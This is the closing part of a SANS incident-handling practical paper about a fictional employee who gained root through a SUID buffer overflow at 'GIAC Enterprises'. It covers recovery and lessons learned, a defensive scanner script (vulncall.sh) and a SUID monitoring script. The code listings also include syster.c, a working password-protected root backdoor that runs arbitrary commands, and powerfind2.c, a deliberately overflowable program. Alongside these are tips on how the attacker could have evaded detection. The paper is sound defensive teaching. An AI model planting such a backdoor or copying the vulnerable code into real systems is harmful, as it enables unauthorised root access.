Wilbert, David, and Linda meet with the VP. They are discussing appropriate action to take against Johnny. Wilbert stated that Johnny's performance has been off and he has noticed a bit of an attitude problem with him lately.

Johnny is clearly in violation of what a reasonable person would consider "acceptable use." Luckily for GIAC Enterprises, Johnny is an "at will" employee. He has no contract with them. Therefore, they need no clear reason to release him. It is decided that Johnny will be released.

Because of Johnny's honesty he is given paid leave through May 25th. However, he will not be allowed back on the premises. David will have a couple of the guys from the warehouse bring his things back to the front lobby for pickup.

May 11, 2004 (3:30 PM)
David passed word to Ron that Johnny was on the way out. Ron directed Jim removed the following 3 files associated with the incident with James as a witness
.

- syster
- shellcode3
- powerfind2
- vulnsmall.sh

After removing Johnny's account and home directory, Jim looked for any other files that might be owned by him.

```
[root@giac tmp]# find / -user johnny –print > /tmp/johnnys_files
```

Jim then edited this list of files, looking for any that the system might need for some reason or another. Luckily he didn't find any. Then he ran another little script.

```
[root@giac tmp]# for file in `cat /tmp/johnnys_files`; do
>rm $file
>done
```

Recovery

May 12, 2004 through May 14, 2004
Because the /etc/shadow file could have been compromised, all users with accounts on the application server are required to change their passwords. They are told that if they do not change their password within 3 days that their account will be locked.

Against Frank's previous advice the system is never returned to a known good state.

Frank is kept in the loop about how the incident is going. After receiving a GPG encrypted e-mail attachment from Ron that contains the details of the attack Frank begins to think about how such a thing could be prevented. He begins to browse the net for research on the subject. While he is browsing, though some bizarre sequence of quantum events he is able to find this very paper online. He

is surprised to see a completed work regarding an incident that he hasn't closed the book on yet. However, he takes advantage of the situation and reads ahead. He recommends to Ron that they scan the GIAC Enterprises application server with the vulncall.sh script from the "Code Listings" section.

Jim runs the vulncall.sh script and notices a few calls to gets(), strcpy(), and strcat(). Jim only knows that the scripts says they are bad. He gives the output of the script back to Ron who will go over it with frank at a latter date.

The powerfind2 and all associated attack tools have been removed from the system, but there is no guarantee that vulnerabilities do not reside in other SUID programs.

Lessons Learned

May 14, 2004 (9:00AM)

Frank met with David, Ron, James, and Jim at GIAC Enterprises headquarters. Items discussed pertain to lessons learned from the incident and suggestions for improving the security posture of GIAC Enterprises. Highlights of items that were agreed upon by all parties follow:

1) A disgruntled employee perpetrated the incident by exploiting a root SUID file on the application server. This particular file was vulnerable to a standard stack based buffer overflow attack.
2) Excessive SUID root files contributed to the incident. The output of the vulncall.sh script has been reviewed and they have found further calls to inherently vulnerable functions such as gets(), strcpy(), and strcat(). GIAC Enterprises will now inquire as to the software security testing practices of their third party vendor. In the mean time, diligent monitoring of SUID files will continue
3) GIAC Enterprises should add Network based IDS for its DMZ and its internal servers. A properly configured IDS sensor may have been able to detect input cramming that led to the buffer overflow over the telnet connection.
4) As suggested by Frank of GIAC Consulting, GIAC Enterprises will draft an incident handling policy. David has it for action to ensure that senior management buys in and approves the policy.
5) All agree that its important for the administrators of GIAC Enterprises to receive incident handling training. David and Ron will look into obtaining training from SANS for all GIAC Enterprises network and system administration personnel.
6) Although it wasn't a factor in the incident, Frank suggests that GIAC Enterprises should use ssh to replace all telnet and ftp connections to the Application Server.

These items were appended to an executive summary of the incident prepared by David. This was delivered to senior management of GIAC Enterprises.

PART 3 – WRAPPING IT UP

Here I will provide code listings of original tools for this paper. Most notable of the tools, vulncall.sh can be used find potential vulnerabilities in pre-compiled binaries. Then I will discuss what each of the parties involved in the incident could have done to improve their performance. Finally, I will touch on some conclusions that I would like the reader to walk away with.

Code Listings

In this section I list the code for relevant tools. While conducting my research for this paper, I created these tools in the hope that some of them might prove to be of use. I believe vulncall.sh can be particularly useful for finding potentially dangerous calls in software before hackers do. The find_suid.sh can be used to keep a track of SUID files. The backdoor, syster.c shows us another reason monitor SUID programs can be dangerous. The powerfind2 utility shows us a bad example of C programming.

vulncall.sh

This tool is based on the approach used by the attacker to find vulnerable programs. I got the idea for it by thinking of an approach an attacker might use to find zero-day vulnerabilities. There are both free and commercial tools available to perform similar functions on source code. But all too often source code isn't available. I've only heard of commercial tools for looking for potential security conditions in binary files until now.

As the script is presented, it looks for the calls classified as most dangerous by Viega and McGraw in their book Building Secure Software. In addition to those calls, it will look for the system() call and variants of exec(). Most of us have at least heard that the system() call can be dangerous. For a refresher on the vulnerabilities associated with the system() call in SUID programs see Hurtta and Kletnieks in the references section. I would also think that most would want to know if their SUID programs are exec'ing anything.

I have used a previous version of **vulncall.sh** to scan one of my systems that contained a lot of third party applications. The results would be very surprising to some people. I even found an application with a call to the gets() function. There were about twenty times the number of troublesome calls in the third party applications as there were in the OS. The OS I am speaking of has certainly had its share of buffer overflows over the years.

While vulncall.sh is only a beginning, it does provide interesting insight into SUID binary files on our systems. Depending on the output of vulncall.sh a prudent organization may ask its software vendor to explain why potentially vulnerable calls exist in its production software.

```
#!/bin/sh

# vulncall - Find programs with potentially dangerous calls in them.

# Created by Jeff Pike on May 18, 2004

# Learn more about vulnerable calls in "Building Secure Software"
# by Viega & McGraw.

# set up temporary storage and remove it when we're done

tempfile="/tmp/$0.$$"
tempfile2="/tmp/$0-$$"
trap "rm $tempfile $tempfile2" 0

# find files owned by root and perms are at least 4001
#(suid and world exec)
#(add a pipe and grep out /net/ on some Solaris platforms)

find / \( -type f -a -user root -a -perm -4001 \) \
-print > $tempfile

# set up a loop to run strings on each file and pipe the
# output to awk.  Match regular expressions for dangerous
# calls on a line by themselves & sort by filename.
# Note that Solaris awk has some issues.  You might have more
# success with the POSIX awk in /usr/xpg4/bin/ on Solaris
# I haven't fully tested it with this script as of this date.

for file in `cat $tempfile`; do
strings -a $file | awk '/^gets$|^strcpy$|^strcat$|\
^system$|^sprintf$|^exec(l|le|lp|v|ve|vp)$|^scanf$|\
^sscanf$|^fscanf$|^vfscanf$|^vsprintf$|\
^vscanf$|^vsscanf$|^streadd$|^strecpy$/\
{ printf ("%-15s \t %-50s \n"), $1, file }' "file=$file" -
done |sort +2 >> $tempfile2

# setup variables to hold totals for reporting

files=`cat $tempfile2 | wc -l`
gets=`grep gets $tempfile2 |wc -l`
strcpy=`grep strcpy $tempfile2 |wc -l`
strcat=`grep strcat $tempfile2 |wc -l`
system=`grep system $tempfile2 |wc -l`
sprintf=`grep sprintf $tempfile2 |wc -l`
execs=`grep exec $tempfile2 |wc -l`
scanf=`grep scanf $tempfile2 |wc -l`
sscanf=`grep sscanf $tempfile2 |wc -l`
fscanf=`grep fscanf $tempfile2 |wc -l`
vfscanf=`grep vfscanf $tempfile2 |wc -l`
vsprintf=`grep vsprintf $tempfile2 |wc -l`
vscanf=`grep vscanf $tempfile2 |wc -l`
vsscanf=`grep vsscanf $tempfile2 |wc -l`
streadd=`grep streadd $tempfile2 |wc -l`
```

```
strecpy=`grep strecpy $tempfile2 |wc -l`

# generate the reporting data

echo "$files potentially vulnerable calls found"
echo "$gets calls to gets... always dangerous... replace with fgets"
echo "$strcpy calls to strcpy... infamous call... replace with strncpy"
echo "$strcat calls to strcat... dangerous... replace with strncat"
echo "$system calls to system... potential backdoor or other trouble"
echo "$sprintf calls to sprintf... replace with snprintf or check
input"
echo "$execs calls to exec variant... what is being exec'd?"
echo "$scanf calls to scanf... potential bof... check input"
echo "$sscanf calls to sscanf... potential bof... check input"
echo "$fscanf calls to fscanf... potential bof...  check input"
echo "$vfscanf calls to vfscanf... potential bof... check input"
echo "$vsprintf calls to vsprintf... replace with vsnprintf/check
input"
echo "$vscanf calls to vscanf... potential bof... check input"
echo "$vsscanf calls to vsscanf... potential bof... check input"
echo "$streadd calls to streadd... dest should be 4x size of source"
echo "$strecpy calls to strecpy ... dest should be 4x size of source"
echo ""

# tell the user the calls and where they are located
# then exit

cat $tempfile2
exit 0
```

vulncall.sh output

Below is a sample output of vulncall.sh. It was taken from my laptop, so there are some vulnerable calls where I was experimenting. Note that vulncall.sh would have found our vulnerable program as well as the SUID backdoor.

```
[root@pikelinux gcih2]# ./vulncall.sh
     94 potentailly vulnerable calls found
      3 calls to gets... always dangerous... replace with fgets
     36 calls to strcpy... infamous call... replace with strncpy
     10 calls to strcat... dangerous... replace with strncat
      3 calls to system... potential backdoor or other trouble
      8 calls to sprintf... replace with snprintf or check input
     20 calls to exec variant... what is being exec'd?
     15 calls to scanf... potential bof... check input
     10 calls to sscanf... potential bof... check input
      5 calls to fscanf... potential bof...  check input
      1 calls to vfscanf... potential bof...  check input
      0 calls to vsprintf... replace with vsnprintf/check input
      0 calls to vscanf... potential bof... check input
      1 calls to vsscanf... potential bof... check input
      0 calls to streadd... dest should be 4x size of source
      0 calls to strecpy ... dest should be 4x size of source

strcpy                   /root/security2/progs/hacking/asm/vuln
```

```
strcpy                  /root/security/progs/hacking/asm/vuln
strcpy                  /home/pike/hacking/hacking/asm/vuln
strcpy                  /root/security2/progs/hacking/vuln2
strcpy                  /root/security2/progs/hacking/heap
strcpy                  /root/security2/progs/hacking/vuln
strcpy                  /root/security/progs/hacking/vuln2
strcpy                  /root/security/progs/hacking/heap
strcpy                  /root/security/progs/hacking/vuln
sscanf                  /usr/libexec/openssh/ssh-keysign
strcpy                  /home/pike/hacking/hacking/vuln2
strcpy                  /home/pike/hacking/hacking/heap
strcpy                  /home/pike/hacking/hacking/vuln
execle                  /usr/bin/desktop-create-kmenu
strcpy                  /root/progs/hacking/asm/vuln
strcpy                  /root/progs/hacking/vuln2
strcpy                  /root/progs/hacking/vuln3
strcpy                  /root/progs/hacking/heap
strcpy                  /root/progs/hacking/vuln
strcpy                  /home/pike/hacking/vuln
execv                   /usr/X11R6/bin/XFree86
vfscanf                 /usr/X11R6/bin/XFree86
vsscanf                 /usr/X11R6/bin/XFree86
execl                   /home/pike/powerfind2
execl                   /home/pike/powerfind2
strcat                  /usr/sbin/userisdnctl
strcpy                  /home/pike/powerfind2
execle                  /usr/sbin/usernetctl
execl                   /home/pike/powerfind
execl                   /home/pike/powerfind
execv                   /usr/sbin/userhelper
sprintf                 /usr/sbin/traceroute
sscanf                  /usr/sbin/traceroute
strcat                  /usr/sbin/userhelper
strcat                  /usr/sbin/usernetctl
strcpy                  /home/pike/powerfind
strcpy                  /usr/sbin/traceroute
strcpy                  /usr/sbin/userhelper
gets                    /home/pike/sys_wrap
gets                    /home/pike/udpcli04
system                  /home/pike/sys_wrap
execl                   /home/pike/suroot
sprintf                 /sbin/pwdb_chkpwd
sscanf                  /sbin/pwdb_chkpwd
strcat                  /sbin/pwdb_chkpwd
strcat                  /sbin/unix_chkpwd
strcpy                  /sbin/pwdb_chkpwd
strcpy                  /sbin/unix_chkpwd
system                  /home/pike/syster
execlp                  /home/pike/wrap2
execlp                  /usr/bin/crontab
fscanf                  /usr/bin/crontab
fscanf                  /usr/bin/gpasswd
sprintf                 /usr/bin/gpasswd
sscanf                  /usr/bin/crontab
strcat                  /usr/bin/gpasswd
strcpy                  /home/pike/vuln2
strcpy                  /home/pike/vuln3
```

```
strcpy                  /usr/bin/gpasswd
execlp                  /home/pike/wrap
execl                   /usr/bin/newgrp
sscanf                  /usr/sbin/ping6
strcpy                  /home/pike/vuln
fscanf                  /usr/bin/chage
gets                    /home/pike/...
sprintf                 /usr/bin/chage
strcpy                  /usr/bin/chage
system                  /home/pike/...
execve                  /usr/bin/sudo
execvp                  /usr/bin/sudo
sprintf                 /usr/bin/chfn
strcat                  /usr/bin/chfn
strcat                  /usr/bin/sudo
strcpy                  /usr/bin/chfn
strcpy                  /usr/bin/chsh
strcpy                  /usr/bin/sudo
execve                  /usr/bin/rcp
execve                  /usr/bin/rsh
strcpy                  /usr/bin/rsh
fscanf                  /usr/bin/at
sprintf                 /bin/umount
sscanf                  /bin/umount
sscanf                  /usr/bin/at
strcat                  /bin/umount
strcpy                  /bin/umount
execv                   /bin/mount
sprintf                 /bin/mount
sscanf                  /bin/mount
strcat                  /bin/mount
strcpy                  /bin/mount
sprintf                 /bin/ping
sscanf                  /bin/ping
execv                   /bin/su
strcpy                  /bin/su
```

syster.c

Below is a code listing of the syster.c backdoor program. Once an attacker has root there are many ways to create a stealthy backdoor. This is one of them. Syster is very stealthy if we don't monitor our SUID root executable files.

```
#include<stdio.h>
#include<sys/types.h>
int main ()
{
      // set the uid to 0 for root
      uid_t uid;
      int setuid(uid_t uid);
      uid=setuid(0);

      // set up this[] for password and that[] for command to exec
      char this[14];
      char that[128];
```

```
      // check the password and exit if it doesn't match;
      fgets(this, 14, stdin);
      if (strncmp(this, "pleasepassme\n", 14)) {
            exit(0);
      }

      // execute the command and exit
      printf("command string to exec? \n");
      fgets(that, 128, stdin);
      system(that);
      exit(0);
}
```

find_suid.sh

Below is a listing of find_suid.sh. This will look for all suid files on a system and keep them in the ./suidfiles directory. It includes the timestamp as part of the report name.

```
#!/bin/sh

# find_suid.sh - find suid files on system and see if if there is any
change.

# sed string below replaces white space and colons with underscores
# awk string reorders the date into a more logical format
# it all goes into the $DATE variable
DATE=`date | sed -e 's/[        ][      ]*/_/g' -e 's/[:][:]*/_/g' |\
awk -v OFS=_ -F _ '{ print $8, $2, $3, $1, $4, $5, $6, $7 }' - `

# mkdir for reports or not if it exists
mkdir -p ./suidfiles 2> /dev/null

# find the files
echo "Finding files with SUID bit"
find / -type f \( -perm -4000 \) -exec ls -labd {} \; \
> ./suidfiles/suid_files_$DATE

# count them up and report back to user
# in ./suidfiles the file older than 27 days but younger than 56 days
# should be the output from the last run of find_suid.sh
echo "Last time found:"
find ./suidfiles \( -mtime +27 -mtime -56 \) -exec wc -l {} \;
echo "This time found the following:"
echo "`wc -l ./suidfiles/suid_files_$DATE`"
exit 0
```

powerfind2.c

Here is the code for powerfind2.c. The source was not displayed earlier, because it's unlikely that attacker would have it. It's a vulnerable program that copies argr[1] into a buffer before passing it to a find function. The find function forks and then exec's the UNIX find with a predefined argument list searching for the string name in the buffer. Programmers will note that there is no exit status

returned when main exits. The exploit could have been foiled or at least made more difficult with a proper exit code.

```
#include <sys/types.h>
#include <sys/wait.h>
#include <errno.h>
void find (char buffer[]);
int main(int argc, char *argv[])
{
      if (argc != 2) {
            printf("Usage %s: filename to find\n", argv[0]);
            exit(1);
      }
      char buffer[32];
      strcpy(buffer, argv[1]);
      find(buffer);
}

void find (char string[])
{
      pid_t pid;
      if ( (pid=fork()) < 0)
            perror("fork");
      else if (pid==0) {
            if (execl("/usr/bin/find", "find", "/", "-name",
                  string, "-print", (char *) 0) < 0);
            perror("execl");
      }
      if (waitpid(pid, 0, 0) < 0)
                perror("waitpid");
}
```

Room For Improvement

No one is perfect. Here I will briefly touch on some things that the attacker, GIAC Enterprises, and the consultant could have done more effectively to further their cause. There are two sides to every coin, and we can learn from both of them. Hopefully, some readers can think ways that both parties of this incident could have improved their effectiveness. Here are some of my ideas.

Attacker

Our attacker did well to use his own exploit and create his own backdoor. The SUID backdoor allowed him to run processes as root without risking logging in as root. He did not have to create another user account either. However, when he created his own SUID backdoor he risked detection. SUID files are security critical files in any UNIX system. Our attacker was counting on the system administrators not keeping track of SUID files. He was wrong.

One possible way our attacker could have almost certainly avoided detection is to create a separate payload or egg for each command he intended to run overflowing the buffer each time. Although this would be tedious, he might have

avoided detection. Since his attack files would not be SUID files, they would have no apparent security significance and would not likely draw the attention of administrators or investigative personnel.

Another weakness in the attacker's game was that he used telnet. An IDS or a curious network administrator might have been able to detect what he was up to at any time.

GAIC Enterprises

GIAC Enterprises was fortunate that Jim was diligent in his work. He managed to detect the incident by scanning regularly for SUID files when many organizations would have failed to do so. Some less competent administrators may have just deleted the extra SUID when it turned up! However, GIAC Enterprises has some serious room for improvement.

GIAC Enterprises lacked a formalized incident handling process. Lack of a formalized incident handling process would surely hinder their case in any relevant legal matters. The reader will also note that without a formalized incident handling process, GIAC Enterprises tends to follow the path of least resistance throughout the incident handling process. They did not want a full forensic backup done. And they did not want to restore to a previously known good state. Instead they take the word of the perpetrator to assess the extent of the damage!

It indeed could be argued that it was only by luck on the part of the organization and a fair amount of diligence on the part of the system administrator that this incident did not go entirely undetected. Without a formalized incident response plan and personnel trained to act, it will only be a matter of time before the organization falls victim to an incident they can't handle. Or, maybe they already have.

GIAC Enterprises should have more heavily considered restoring to a known good state. With root access, Johnny could have planted a logic bomb to wipe out the system a month later.

Jim deleted powerfind2 under the direction of Ron before someone of Franks' savvy could get a look at it. Now GIAC Enterprises will never likely know if Johnny was telling the truth about how the buffer overflow occurred and which file it was. This is another case where taking the time to do a full forensic backup would have been beneficial.

Incident Handler (consultant)

Frank should have stressed the importance of creating a forensic duplicate. Without a forensic duplicate, his clients ability to win a court case would be extremely limited. If time charges to the client were an issue, Frank could have kicked off the forensic duplication and had James and Jim secure the server

room. He could have then returned the following evening and proceeded with analysis.

Frank is making it difficult on himself by attempting to handle incidents in his spare time after his full time job. Should he get entwined in a more complex incident he will likely get tired after working all day, and he's more likely to make mistakes.

While Frank had a nice collection of statically linked binaries for Solaris, he didn't have any for the LINUX platform in this case. He should have at least two disks for backups in his jump bag.

Frank did well to script his initial response. He probably should update his response script for LINUX to include a few more commands including those suggested by SANS in the "Intrusion Discovery – Linux Pocket Reference Guide."

Once Frank focused in on the SUID file and found the shellcode indicating a possible buffer overflow, he did not investigate further. He took James' word that Johnny's PC was okay. He also did not investigate the application server for logic bombs. With root privileges Johnny could have installed a logic bomb to blow out the entire system if he did perform some action at regular intervals.

Unfortunately the old UNIX script command isn't always clean. A much better idea is to touch a file that is to be the log of collected data, such as "**ir.log**." Then use ***tail –f*** to monitor the log in real time.



Figure 5 - Incident Response Commands

In another terminal set an alias for the date command such as: ***alias d='date >> ir.log'***. Now prefix every command with ***d;*** and redirect output to the log. The result is you record your actions as you go. Naturally you must be sure the system you are on is not compromised. However, this approach is sound when analyzing a forensics duplicate or working copy.



Figure 6 - Incident Response Log in real time with "tail -f"

Conclusions

The root of nearly all security problems that we face is in the software. The vulnerabilities are not in the hardware; they are in the software. Through exploring an incident from start to finish, we can better understand how to prevent similar incidents in the future.

Most third party software is probably more vulnerable than software with highly publicized vulnerabilities that we've all heard about. By browsing the last five years of posts to bugtraq it can be seen that more vulnerabilities are being found in smaller, less widely distributed applications recently. This is largely because most popular applications have been heavily scrutinized by the security community. Now we are beginning to pay more attention to smaller applications, while some third party applications have yet to be scrutinized at all.

In an attempt to contribute to a possible solution, in the next section I have provided a listing for **vulncall.sh**. It can be used to take a look inside such third party binaries for potentially vulnerable calls. While it cannot confirm or deny the presence of a vulnerability, it is a tool we can use to check for some calls that

have been known to cause trouble. It is my hope that this tool can be used to get developers of third party applications to clean up their coding practices and implement some form of software security testing.

By first thinking like an attacker and then a defender, we can better secure our networks. It's much easier to defend against attacks if we have knowledge of them. Although we might play the game on defense instead of offense, we all still have to be able to run with the ball when we get it.

Exploit References

The references I include here are easily accessible and they offer a different perspective then some of the most popular works on the subject.

- **Buffer Overflow Tutorial:** Murat. "Buffer Overflows Demystified." URL: http://www.enderunix.org/documents/eng/bof-eng.txt (29 April 2004)

- **Advanced Techniques:** "Taeho Oh." "Advanced Buffer Overflow Exploit."URL: http://www.packetstormsecurity.com/papers/unix/adv.overflow.paper.txt (29 Apr 2004)

- **Good Source of Many Buffer Overflow and Software Vulnerability Papers:** Corest Community. "BADC0DED." URL:http://community.corest.com/~juliano/. (15 May 2004)

- **Masters Thesis on Buffer Overflows and Finding Vulnerable Applications:** Gillette, Terry Bruce. "A Unique Examination of the Buffer Overflow Condition." (May, 2002). URL: http://www.cs.fit.edu/~tr/cs-2002-12.pdf (14 May 2004)

- **Latest Buffer Overflow Advisory at Any Given Time:** US-CERT. "US-CERT." URL: http://www.us-cert.gov/index.html (06 May 2004)

List of References:

Blinn, Bruce. Portable Shell Programming. Upper Saddle River, NJ: Prentice Hall, 1996

Donahoo, Michael J., Kenneth L Calvert. TCP/IP Sockets in C. San Francisco, CA: Morgan Kaufmann Publishers, 2001

Doughtery, Dale, Arnold Robbins. sed & awk. 2nd ed. Sebastopol, CA: O'Reilly & Associates, 1997

Duntemann, Jeff. Assembly Language Step-by-Step. 2nd ed. New York, NY: John Wiley & Sons, Inc., 2000

Erickson, Jon. Hacking The Art of Exploitation. San Francisco, CA: No Starch Press, 2003

Harbison, Samuel P., Guy L. Steele Jr. C – A Reference Manual. 4th ed. Englewood Cliffs, NJ: Prentice Hall, 1995

Hoglund, Greg, Gary McGraw. Exploiting Software. Boston, MA: Addison-Wesley, 2004

Hyde, Randall. The Art of Assembly Language. San Francisco, CA: No Starch Press, 2003

Kaspersky, Kris. Hacker Disassembling Uncovered. Wayne, PA: A-List, 2004

Kernighan, Brain W., Dennis M. Ritchie. The C Programming Language. 2nd ed. Upper Saddle River, NJ: Prentice Hall, 1988

Koziol, Jack, David Litchfield, Dave Aitel, Chris Anley, Sinan eren, Neel Mehta, Riley Hassel. The Shellcoder's Handbook. Indianapolis, IN: Wiley Publishing, Inc., 2004

Mandia, Kevin, Chris Prosise, Matt Pepe. Incident Response & Computer Forensics. 2nd ed. Emeryville, CA: McGraw Hill / Osborne, 2003

Northcutt, Steven. Computer Security Incident Handling. Bethesda, MD: SANS Press, 2003

Peikari, Cyrus, Anoton Chauvakin. Security Warrior. Sebastopol, CA: O'Reilly Media, Inc, 2004

Prinz, Peter, Ull Kirch-Prinz. C Pocket Reference. Sebastopol, CA: O'Reilly & Associates, Inc. 2003

Robbins, Arnold. sed & awk Pocket Reference. 2nd ed. Sebastopol, CA: O'Reilly & Associates, Inc, 2002

SANS, Ed Skoudis. Incident Handling - 4.1. Bethesda, MD: The SANS Institute, 2003

Skoudis, Ed. Counter Hack. Upper Saddle River, NJ: Prentice Hall, 2002

Skoudis, Ed. Malware. Upper Saddle River, NJ: Prentice Hall, 2003

Stevens, W. Richard. Advanced Programming in the UNIX Environment. Boston, MA: Addison Wesley, 1993

Stevens, W. Richard, Bill Fenner, Andrew M. Rudoff. UNIX Network Programming. 3rd ed. Boston, MA: Addison-Wesley, 2004

Taylor, Dave. Wicked Cool Shell Scripts. San Francisco, CA: No Starch Press, 2004

Viega, John, Gary McGraw. Building Secure Software. Boston, MA: Addison-Wesley, 2002

Aleph One. "Smashing the Stack For Fun and Profit." Phrack Magazine. Issue #49 November 1996. URL: http://www.phrack.org/phrack/49/P49-14 (22 Aug 2003)

Corest Community. "BADC0DED." URL:http://community.corest.com/~juliano/. (15 May 2004)

CVE. "Common Vulnerabilities and Exposures." URL: http://cve.mitre.org/cve/ (6 Apr 2004)

Donaldson, Mark. "Inside the Buffer Overflow Attack: Mechanism, Method, and Prevention" (3 April 2002) URL: http://www.sans.org/rr/papers/46/386.pdf (10 May 2004)

Gillette, Terry Bruce. "A Unique Examination of the Buffer Overflow Condition." (May, 2002). URL: http://www.cs.fit.edu/~tr/cs-2002-12.pdf (14 May 2004)

Gloomy and The Itch. "Radical Evironmentalists." URL: http://www.packetstormsecurity.com/groups/netric/envpaper.pdf (29 April 2004)

Hurtta, Kari E. "Re: system() call in suid programs." E-mail to: Not Joe (14 June 1996) URL: http://seclists.org/lists/bugtraq/1996/Jun/0092.html. (18 May 2004)

INSECURE.ORG. "Nmap – Free Security Scanner." URL: http://www.insecure.org/nmap/index.html (18 May 2004)

Kletnieks, Vladis. "Re: system() call in suid programs." E-mail to: Not Joe (14 June 1996) URL: http://seclists.org/lists/bugtraq/1996/Jun/0091.html. (18 May 2004)

Mixter. "Writing Buffer Overflow Exploits – A Tutorial for Beginners." URL: http://www.11a.nu/original/stack/exploit.txt (22 Aug 2003)

Mudge. "How to Write Buffer Overflows." (20 October 1995) URL: http://www.insecure.org/stf/mudge_buffer_overflow_tutorial.html.

Murat. "Buffer Overflows Demystified." URL: http://www.enderunix.org/documents/eng/bof-eng.txt (29 April 2004)

Murat. "Designing Shellcode Demystified." URL: http://www.enderunix.org/documents/eng/sc-en.txt (15 May 2004)

Nebunu. "One Byte Frame Pointer Overwrite Hardcoded Exploits." URL: http://www.packetstormsecurity.com/papers/unix/ebpoverflow.txt (29 April 2004)

Nelißen, Josef. "Buffer Overflows for Dummies." (1 May 2002) URL: http://www.sans.org/rr/papers/index.php?id=481 (10 May 2004)

Pike, Jeff. "Auditing-In-Depth For Solaris." URL: http://www.sans.org/rr/papers/index.php?id=1237 (6 May 2004)

US-CERT. "US-CERT." URL: http://www.us-cert.gov/index.html (06 May 2004)

SANS. "Intrusion Discovery – Linux Pocket Reference Guide." URL: http://www.sans.org/score/checklists/ID_Linux.pdf (17 May 2004)

SANS. "Sample Incident Handling Forms." URL: http://www.sans.org/incidentforms/ (17 May 2004)

SecurityFocus. "BUGTRAQ ARCHIVE." URL: http://www.securityfocus.com/archive/1 (17 May 2004)

"Taeho Oh." "Advanced Buffer Overflow Exploit." URL: http://www.packetstormsecurity.com/papers/unix/adv.overflow.paper.txt (29 Apr 2004)

Last Updated: May 23rd, 2017

Upcoming SANS Penetration Testing

SANS Madrid 2017	Madrid, Spain	May 29, 2017 - Jun 03, 2017	Live Event
